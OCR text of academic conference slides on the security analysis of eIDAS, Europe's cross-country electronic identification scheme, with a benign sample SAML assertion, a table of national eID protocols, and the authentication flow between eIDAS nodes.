Security Analysis of eIDAS – The Cross-Country Authentication Scheme in Europe

Nils Engelbertz, Nurullah Erinola, David Herring, Juraj Somorovsky, Vladislav Mladenov, Jörg Schwenk

Ruhr University Bochum

Electronic Identification (eID) Services


- Strong authentication with eID cards
- Usage in public and private sector
- Tax, health, education, …
- Since the early 2000s

- Problem: interoperability

eIDAS


- **e**lectronic **ID**entification, **A**uthentication, and Trust **S**ervices
- Interoperability framework
- Supports cross-country authentication

- Main standard: SAML



Our Work


- Security of eIDAS authentication services
  - Systematization of knowledge regarding relevant attacks
  - Comprehensive penetration test
  - Responsible disclosure
- Prototype tool support

- Part of the project  FutureTrust

Overview


1. **SAML**
2. **eIDAS**
3. **Attacks**
   - **XML Parsing Attacks**
   - **Evaluation**
4. **EsPreSSO**
5. **Conclusions**

SAML-based Single Sign-On



SAML Authentication Token

```
<saml:Response>
 <saml:Assertion ID="456">
  <saml:Issuer>GermanIdP.com</saml:Issuer>
  <saml:Subject>
    <saml:NameID>Bob@GermanIdP.com</saml:NameID>
  </saml:Subject>
  <saml:Conditions
     NotBefore="2018-03-21T14:42:00Z"
     NotOnOrAfter="2018-03-21T14:47:00Z">
    <saml:AudienceRestriction>
      <saml:Audience>GermanSP.com</saml:Audience>
    </saml:AudienceRestriction>
  </saml:Conditions>
  <ds:Signature Reference="456">
  </ds:Signature>
 </saml:Assertion>
</saml:Response>
```



Overview

1. SAML
2. eIDAS
3. Attacks
   - XML Parsing Attacks
   - Evaluation
4. EsPreSSO
5. Conclusions


Overview of eID Services

Country	SAML	OpenID	OpenID Connect	Other
Austria	Yes			OAuth
Belgium	Yes			
Bulgaria	Yes		Yes	
Czech Republic				
Denmark	Yes (eIDAS)			NemID
Estonia				
Finland	Yes (eIDAS)		Yes	
France			Yes	
Georgia	No (eIDAS planned)	No (obsolete)	No	
Germany	Yes	No*		SOAP
Netherlands	Yes			
Norway	Yes			
Portugal	Yes			
Sweden	Yes			
United Kingdom	Yes	No	No	SAML (Attribute Query)
eIDAS	Yes			


https://github.com/RUB-NDS/FutureTrust/wiki

eIDAS Authentication


- Each country has its own eID authentication mechanisms
- Huge differences between these lead to incompatibility
  - Different architecture
  - Different protocols
  - Different parameters
- eIDAS provides a bridge making cross-country eID authentication possible




eIDAS Authentication



eIDAS Authentication





Service Provider
eIDAS Node
eIDAS Node
Identity Provider
1. Start Authentication
2. Start Authentication: SAMLRequest1
3. Start Authentication: SAMLRequest2
4. Start Authentication: SAMLRequest3
5. Authentication
6. Authentication Token: SAMLResponse1
7. Authentication Token: SAMLResponse2
8. Authentication Token: SAMLResponse3
9. Ressources

